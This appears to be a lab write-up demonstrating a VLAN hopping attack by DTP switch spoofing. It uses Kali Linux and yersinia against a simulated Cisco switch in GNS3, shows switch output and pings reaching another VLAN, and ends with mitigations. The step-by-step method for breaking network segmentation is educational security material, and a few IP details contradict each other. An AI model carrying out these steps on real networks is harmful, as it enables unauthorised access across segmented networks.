VLAN Hopping Attack

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WHAT IS VLAN HOPPING?

VLAN hopping (virtual local area network hopping) is a method of attacking a network by sending packets to a port that is not normally accessible from a given end system. (A VLAN is a local area network with a definition that maps devices on some other basis than geographic location - for example, by department, type of user, or primary application.)

A VLAN hopping attack can occur in either of two ways. If a network switch is set for autotrunking, the attacker turns it into a switch that appears as if it has a constant need to trunk (that is, to access all the VLAN allowed on the trunk port).

WHAT IS DTP?

Dynamic Trunking Protocol (DTP) is a Cisco proprietary trunking protocol, which is used to automatically negotiate trunks between Cisco switches. Dynamic Trunking Protocol (DTP) can be used negotiate and form trunk connection between Cisco switches dynamically.

Dynamic Trunking Protocol (DTP) can operate in different trunking modes, as shown below.

DTP Mode	Description
dynamic desirable	A switch port configured as DTP dynamic desirable mode will actively try to convert the link to a trunk link using Dynamic Trunking Protocol (DTP). If the port connected to other port is capable to form a trunk, a trunk link will be formed. The interface which is configured as DTP dynamic desirable mode will generate DTP messages on the interface. If the switch receive DTP messages from the other side switch, it will assume that other side port is capable for handling tagged frames and a trunk link ill be formed between two switches.
dynamic auto	A switch port configured as DTP dynamic auto is capable to form trunk link if the other side switch interface is configured to form a trunk interface and can negotiate with trunk using DTP. A switch interface which is configured as DTP "dynamic auto" mode will not generate DTP messages on the interface. DTP "dynamic auto" interface will only listen passively for DTP messages from other side switch's interface. If the DTP dynamic auto interface receives a DTP message from the interface of the other side switch, a trunk link will be formed.
trunk	A switch interface which is configured as trunk mode converts the switche's interface to pure trunking mode. A trunk mode interface can also negotiate with the other side switch interface to form a trunk link between two switches.
nonegotiate	The nonegotiate mode disables sending DTP packets from an interface. "nonegotiate" mode is possible only when the interface switchport mode is "access" or "trunk". DTP is disabled.
access	A switch interface which is configured as access mode converts the switche's interface to access mode. "access" mode prevents the use of trunking and make the port as a pure access port. No frame tagging will happen in an access port. An access port belogs to a VLAN.

In order to make the attack successful, the switch mode has to be set on dynamic desirable, dynamic auto or trunk so the switches can be negotiating and sending DTP packets. **By default, the Cisco switches are set to dynamic desirable**.

ATTACK DEMONSTRATION


In this research paper, we are going to demonstrate an attack for VLAN Hopping and we will do step-by-step in order to understand the attack scenario.

ATTACK DEMONSTRATION REQUIREMENTS:

- **GNS3** (For simulating the network).
- **Kali Linux** (Attacker).
- **Virtual Host** (Victim).
- **Switch** (cisco-iosvl2).

STEP-BY-STEP

First of all, we made a scenario for a small network which has three clients (an attacker and two victims) in the same network and connected together in a switch. To understand the topology of the network, see the below design:



We have the switch which in connected to the PC-1 (IP: 172.16.0.3), PC-2 (IP: 172.16.0.3) and Attacker (IP: 172.16.0.5). The table below explains the clients and the VLAN IDs:

Name	IP	VLAN ID
PC-1	172.16.0.3	100
PC-2	10.0.0.4	200
Attacker	172.16.0.5	100

We supposed that the attacker got an access to a network and he is in a VLAN 100 along with the PC-1 that in VLAN 100 (same subnet and VLAN) which means that they can ping each other. The PC-2 which is in another subnet and has the VLAN 200 cannot ping the PC-1 and the attacker as well. Let's do a ping from the PC-1 to the attacker and vice versa:

```
PC-1> ping 172.16.0.5
84 bytes from 172.16.0.5 icmp_seq=1 ttl=64 time=38.000 ms
84 bytes from 172.16.0.5 icmp_seq=2 ttl=64 time=6.999 ms
84 bytes from 172.16.0.5 icmp_seq=3 ttl=64 time=20.977 ms
84 bytes from 172.16.0.5 icmp_seq=4 ttl=64 time=82.977 ms
84 bytes from 172.16.0.5 icmp_seq=5 ttl=64 time=14.794 ms
```

From Kali to PC-1:

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.16.0.5  netmask 255.255.255.0  broadcast 172.16.0.255
        ether 00:0c:29:3f:e4:fa  txqueuelen 1000  (Ethernet)
        RX packets 30  bytes 7545 (7.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 108  bytes 19048 (18.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 2176  bytes 175920 (171.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2176  bytes 175920 (171.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~# ping 172.16.0.3
PING 172.16.0.3 (172.16.0.3) 56(84) bytes of data.
64 bytes from 172.16.0.3: icmp_seq=1 ttl=64 time=37.9 ms
64 bytes from 172.16.0.3: icmp_seq=2 ttl=64 time=22.6 ms
64 bytes from 172.16.0.3: icmp_seq=3 ttl=64 time=26.0 ms
64 bytes from 172.16.0.3: icmp_seq=4 ttl=64 time=18.3 ms
^C
--- 172.16.0.3 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3007ms
rtt min/avg/max/mdev = 18.387/26.263/37.967/7.283 ms
```

And let's do a ping from Kali to PC-2 (in a different VLAN):

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# ping 10.0.0.4
PING 10.0.0.4 (10.0.0.4) 56(84) bytes of data.
From 172.16.0.5 icmp_seq=1 Destination Host Unreachable
From 172.16.0.5 icmp_seq=2 Destination Host Unreachable
From 172.16.0.5 icmp_seq=3 Destination Host Unreachable
^C
--- 10.0.0.4 ping statistics ---
4 packets transmitted, 0 received, +3 errors, 100% packet loss, time 3079ms
pipe 4
root@kali:~#
```

It's clearly that it will not ping because they are in a different VLAN.

And here is the VLAN table from the switch console:

```
vIOS-L2-01#show vlan

VLAN Name                             Status    Ports
---- -------------------------------- --------- -------------------------------
1    default                          active    Gi0/3, Gi1/0, Gi1/1, Gi1/2
                                                Gi1/3, Gi2/0, Gi2/1
100  VLAN100                          active    Gi0/0, Gi0/1
200  VLAN0200                         active    Gi0/2
300  VLAN0300                         active
1002 fddi-default                     act/unsup
1003 trcrf-default                    act/unsup
1004 fddinet-default                  act/unsup
1005 trbrf-default                    act/unsup

VLAN Type  SAID       MTU   Parent RingNo BridgeNo Stp  BrdgMode Trans1 Trans2
---- ----- ---------- ----- ------ ------ -------- ---- -------- ------ ------
1    enet  100001     1500  -      -      -        -    -        0      0
100  enet  100100     1500  -      -      -        -    -        0      0
200  enet  100200     1500  -      -      -        -    -        0      0
300  enet  100300     1500  -      -      -        -    -        0      0
1002 fddi  101002     1500  -      -      -        -    -        0      0
1003 trcrf 101003     4472  1005   3276   -        -    srb      0      0
1004 fdnet 101004     1500  -      -      -        ieee -        0      0
1005 trbrf 101005     4472  -      -      15       ibm  -        0      0
 --More--
*Jul 17 00:01:20.095: %SYS-5-CONFIG_I: Configured from console by console
```

The interfaces (G0/0, G0/1) are assigned to VLAN 100 which are the (Kali and PC-1), and the interface (G0/2) is assigned to VLAN 200.

As we said previously, in order to make the attack successful, the switch has to be on default configuration (in Dynamic Desirable), let's check the configuration of the attacker's interface (G0/0):

```
vIOS-L2-01#show interfaces g0/0 switchport
Name: Gi0/0
Switchport: Enabled
Administrative Mode: dynamic desirable
Operational Mode: static access
Administrative Trunking Encapsulation: negotiate
Operational Trunking Encapsulation: native
Negotiation of Trunking: On
Access Mode VLAN: 100 (VLAN100)
Trunking Native Mode VLAN: 1 (default)
Administrative Native VLAN tagging: enabled
Voice VLAN: none
Administrative private-vlan host-association: none
Administrative private-vlan mapping: none
Administrative private-vlan trunk native VLAN: none
Administrative private-vlan trunk Native VLAN tagging: enabled
Administrative private-vlan trunk encapsulation: dot1q
Administrative private-vlan trunk normal VLANs: none
Administrative private-vlan trunk associations: none
Administrative private-vlan trunk mappings: none
Operational private-vlan: none
Trunking VLANs Enabled: ALL
Pruning VLANs Enabled: 2-1001
Capture Mode Disabled
```

Indeed the switch port is set on Dynamic Desirable thus the VLANs can be negotiated together.


Now we can run the tool (**yersinia**) in order to enable the TRUNK mode, but before we run the attack let's see the status of the VLAN:

```
vIOS-L2-01#show interfaces status

Port      Name               Status       Vlan       Duplex  Speed Type
Gi0/0                        connected    100          auto   auto unknown
Gi0/1                        connected    100          auto   auto unknown
Gi0/2                        connected    200          auto   auto unknown
Gi0/3                        connected    1            auto   auto unknown
Gi1/0                        connected    1            auto   auto unknown
Gi1/1                        connected    1            auto   auto unknown
Gi1/2                        connected    1            auto   auto unknown
Gi1/3                        connected    1            auto   auto unknown
Gi2/0                        connected    1            auto   auto unknown
Gi2/1                        connected    1            auto   auto unknown
vIOS-L2-01#
```


So the VLANs are set correctly and we will run the debug mode to see the incoming DTP packets.

```
vIOS-L2-01#debug dtp events
DTP events debugging is on
```

Now we can run the tool (**yersinia**) and choose DTP and then launch attack:



Then choose “enabling trunking” and click OK:



Then we will go back to switch console and we can see that there are packets have been sent as shown below:

```
vIOS-L2-01#
*Jul 17 00:46:25.890: DTP-event:Gi0/0:Received packet event ../dyntrk/dyntrk_process.c:2213
```

We will show the VLAN table:


```
vIOS-L2-01#show interfaces status

Port      Name               Status       Vlan       Duplex  Speed Type
Gi0/0                        connected    trunk        auto    auto unknown
Gi0/1                        connected    100          auto    auto unknown
Gi0/2                        connected    200          auto    auto unknown
Gi0/3                        connected    1            auto    auto unknown
Gi1/0                        connected    1            auto    auto unknown
Gi1/1                        connected    1            auto    auto unknown
Gi1/2                        connected    1            auto    auto unknown
Gi1/3                        connected    1            auto    auto unknown
Gi2/0                        connected    1            auto    auto unknown
Gi2/1                        connected    1            auto    auto unknown
vIOS-L2-01#
```

We can see that the interface (G0/0) is set on trunk which means that we can jump other VLANs!

And we can see that all the VLANS are allowed on interface (g0/0):

```
vIOS-L2-01#show interfaces g0/0 trunk

Port        Mode             Encapsulation  Status        Native vlan
Gi0/0       desirable        n-802.1q       trunking      1

Port        Vlans allowed on trunk
Gi0/0       1-4094

Port        Vlans allowed and active in management domain
Gi0/0       1,100,200,300

Port        Vlans in spanning tree forwarding state and not pruned
Gi0/0       1,100,200,300
vIOS-L2-01#
```

On Kali, we will add the below commands:



We added a new VLAN interface and we gave it the ID=200. Then we added a new IP and make it up then assign the new created VLAN interface to the eth0.200 interface and make up.

Finally, we can ping the PC-2 that were not accessible and on other VLAN.

```
root@kali:~# ping 10.0.0.4
PING 10.0.0.4 (10.0.0.4) 56(84) bytes of data.
64 bytes from 10.0.0.4: icmp_seq=1 ttl=64 time=18.4 ms
64 bytes from 10.0.0.4: icmp_seq=2 ttl=64 time=21.4 ms
64 bytes from 10.0.0.4: icmp_seq=3 ttl=64 time=33.9 ms
64 bytes from 10.0.0.4: icmp_seq=4 ttl=64 time=24.9 ms
^C
--- 10.0.0.4 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3007ms
rtt min/avg/max/mdev = 18.434/24.680/33.933/5.812 ms
```

So we successfully jumped to the VLAN (200)!

MITIGATION

VLAN Hopping can only be exploited when interfaces are set to negotiate a trunk. To prevent the VLAN hopping from being exploited, we can do the below mitigations:

- Ensure that ports are not set to negotiate trunks automatically by disabling DTP:

```
Switch(config-if)# switchport nonegotiate
```

- NEVER use VLAN 1 at all.
- Disable unused ports and put them in an unused VLAN
- Always use a dedicated VLAN ID for all trunk ports.

REFERENCES

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- https://searchsecurity.techtarget.com/definition/VLAN-hopping